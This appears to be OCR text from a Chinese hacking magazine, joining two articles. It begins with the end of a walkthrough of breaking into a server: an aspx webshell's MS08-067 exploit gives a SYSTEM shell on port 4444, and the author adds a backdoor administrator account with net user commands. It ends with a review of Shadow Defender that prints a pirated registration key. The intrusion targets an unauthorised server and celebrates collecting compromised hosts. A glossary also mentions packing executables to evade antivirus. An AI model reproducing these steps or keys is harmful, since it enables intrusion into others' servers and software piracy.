


图9

不知大家是否注意到了功能栏中的MS08067EXP这一项，于是我决定使用它来进行提权，这个组件是aspx一句话木马的作者最近才添加上去的，利用的前提是能够执行命令，这个组件类似于本地溢出。我们选择MS08067EXP，大家可以把默认的添加用户的命令删除掉待会儿可以自己输入想执行的命令，默认执行的命令删除后，我们点击"发送"，下方的信息框就开始返回数据了，如果大家看到"Sending Shellcode"以及"Telnet IP:4444"的提示，就基本上可以确定利用成功了，如图10。




图10

一会儿程序就会自动打开telnet并连接服务器，连接成功后可就是system权限呀，如图11，既然能够成功的连接上对方的4444端口，也就证明了服务器和我刚开始想的一样没有安装防火墙。我又以迅雷不及掩耳之势输入"net user clzzy 114141 /add"和"net user localgroup administrators clzzy /add"命令，现在命令终于成功执行了。最后我们使用添加的帐号登录服务器的3389，就可以成功的进去了，这台服务器的管理员还是百密一疏啊，疏忽了打补丁，我们就做做好事吧，把补丁给它补上，毕竟保护肉鸡，人人有责嘛，如图12。




图11




图12

四、总结

我们必须要善于总结，不然就只有记忆，而没有经验了。此次入侵运气成分也占了一定的分量，因为服务器没有安装防火墙，另外445端口被屏蔽了，这使得我们不能直接进行远程溢出（其实由于路由和大型防火墙的层层把守，对于较"远"的服务器进行远程溢出，成功率并没有想象中的那么高），而aspx权限高于asp这个通病却使得我们能够执行命令，对于服务器来讲，能够执行命令就是一件很恐怖的事情，这也就是我们能够成功利用MS08067提权的前提。相信看过本文后，大家手里的那些webshell又有不少可以拿到最高权限了吧，祝大家拿鸡愉快！

（文章中涉及到的啊D注入工具、SuperScan3.0、CCTeam的aspx一句话木马，已经收录在了光盘中）

黑客术语补习

什么是加壳

所谓加壳，就是利用特殊的算法，将EXE可执行程序或DLL动态链接库文件的编码进行改变（比如实现压缩、加密），以达到缩小文件体积或加密程序编码，甚至是躲过杀毒软件查杀的目的。当被加壳的程序运行时，外壳程序先被执行，然后由这个外壳程序负责将用户原有的程序在内存中解压缩，并把控制权交还给脱壳后的真正程序，一切操作自动完成，用户不知道也无需知道壳程序是如何运行的。一般情况下，加壳程序和未加壳程序的运行结果是一样的。目前，较常使用的壳有UPX、ASPack、PePack、PECompact、UPack、NsPack、免疫007、木马彩衣等等。

Shadow Defender（影子卫士）的详细使用介绍

电脑安全的利器——Shadow Defender

txcbg

因为有时候要使用木马并在本机上进行测试，所以从去年起我就开始使用影子系统了，当时还是可以免费激活的，可后来就不行了。前段时间我重装了系统，只能使用60天试用版的影子系统了，60天过后就没的用了（我不爱使用破解版软件）。我在QQ群里诉苦，工藤柯南给我推荐了一个软件－－Shadow Defender（影子卫士），他说比影子系统还好用，而且还可以免费使用（输入注册码后自然就可以免费使用了－_－），我安装使用了一下觉得确实不错（现在仍在使用中），好东西不敢独享，特介绍给各位叉友。

Shadow Defender是一款国外的系统保护程序，其官方网站是http://www.shadowdefender.com/，该软件小巧但却功能强大，它能够还原、保护程序，支持多分区，支持转储，支持排除，能防机器狗。软件有着漂亮的界面和直观的设置选项，特别是在转储和排除方面胜人一筹。通俗的说，Shadow Defender就是一款功能类似影子系统（PowerShadow）并在某些方面又比影子系统功能还强大的还原类保护软件，进入影子模式后所做的任何改动都将在关机或重启后被还原（在没有排除目录和转储的情况下）。

软件的更新速度比较快，在写本文时的最新版本是Shadow Defender 1.1.0.258，原版软件只有英文版，不过国内汉化跟进的也很快，有兴趣的读者可以去http://bbs.kafan.cn/viewthread.php?tid=255029&extra=page%3D1看看。由于我使用的是柯南传给我的带序列号和汉化文件的1.1.0.254版，因此为了方便，我就使用这个版本来进行演示了。

Shadow Defender的安装文件很小，只有1.19MB，一路点击NEXT后就来到了如图1所示的地方，意思是说必须重启系统后才能完成安装，直接点“Finish”重启系统，重启后运行Shadow Defender，弹出来了如图2所示的对话框，有三个选项：购买（Buy）、试用30天（later）、注册（Register）。由于我们已经有注册码了，所以直接点“Register”，在软件包中的序列号.txt中随便找一个注册码DA8EK-W6RYY-E8JNG-AUM13-F52PT填入（图3），直接点“OK”就完成了软件的注册。




图1




图2

软件运行后的界面如图4所示，英语不好的叉子是不是有些晕啊？别急，下面我们就把它变成中文版的，用“序列号＋汉化”文件夹下的res.ini文件替换掉Shadow Defender安装目录下的res.ini文件，再重新打开Shadow Defender，已经是中文版的了（图5）。

